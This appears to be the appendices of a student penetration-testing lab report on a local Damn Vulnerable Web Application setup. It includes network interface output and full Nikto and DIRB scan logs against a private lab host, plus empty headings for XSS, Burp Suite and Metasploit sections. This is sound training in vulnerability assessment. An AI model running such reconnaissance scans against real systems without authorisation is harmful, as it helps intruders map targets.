
OWASP Foundation. (2024b). *Cross-Site Scripting (XSS) Prevention Cheat Sheet*. Open Web Application Security Project.

Appendices

Appendix A: Virtual Machine Topology Diagram




Appendix B: LAMP Stack Setup Instructions




Appendix C: Target IP Discovery and Interface Configuration


```
vboxuser@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:fc:0b:0f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 327sec preferred_lft 327sec
    inet6 fe80::a00:27ff:fefc:b0f/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c2:30:57 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s8
       valid_lft 40824sec preferred_lft 40824sec
    inet6 fd86:95e2:eccf:0:188d:f7f2:bcb8:42ec/64 scope global temporary dynamic
       valid_lft 602426sec preferred_lft 83497sec
    inet6 fd86:95e2:eccf:0:a00:27ff:fec2:3057/64 scope global dynamic mngtmpaddr
       valid_lft forever preferred_lft forever
    inet6 2001:8f8:1b69:5be:74d2:2c1b:8901:452/64 scope global temporary dynamic
       valid_lft 174431sec preferred_lft 83497sec
    inet6 2001:8f8:1b69:5be:a00:27ff:fec2:3057/64 scope global dynamic mngtmpaddr
       valid_lft 174431sec preferred_lft 88031sec
    inet6 fe80::a00:27ff:fec2:3057/64 scope link
       valid_lft forever preferred_lft forever
```


Appendix D: Damn Vulnerable Web Application Home Page




Appendix E: DVWA Reflected and Stored XSS









Appendix F: Nikto Automated Web Vulnerability Scan Proof

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.7
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.7
+ Target Hostname:    10.0.2.7
+ Target Port:        80
+ Start Time:         2026-05-29 11:45:18 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
e-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2026-05-29 11:45:54 (GMT-4) (36 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$
```

Appendix G: DIRB Directory Enumeration and Fuzzing Proof

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.7

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri May 29 11:46:36 2026
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.7/ ----
==> DIRECTORY: http://10.0.2.7/config/
==> DIRECTORY: http://10.0.2.7/docs/
==> DIRECTORY: http://10.0.2.7/external/
+ http://10.0.2.7/favicon.ico (CODE:200|SIZE:1406)
+ http://10.0.2.7/index.php (CODE:302|SIZE:0)
+ http://10.0.2.7/php.ini (CODE:200|SIZE:148)
+ http://10.0.2.7/phpinfo.php (CODE:302|SIZE:0)
+ http://10.0.2.7/robots.txt (CODE:200|SIZE:26)
+ http://10.0.2.7/server-status (CODE:403|SIZE:296)

---- Entering directory: http://10.0.2.7/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.7/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.7/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri May 29 11:46:48 2026
DOWNLOADED: 4612 - FOUND: 6

┌──(kali㉿kali)-[~]
└─$
```

Appendix H: Burp Suite Exploitation in Action





Appendix I: Metasploit in Action

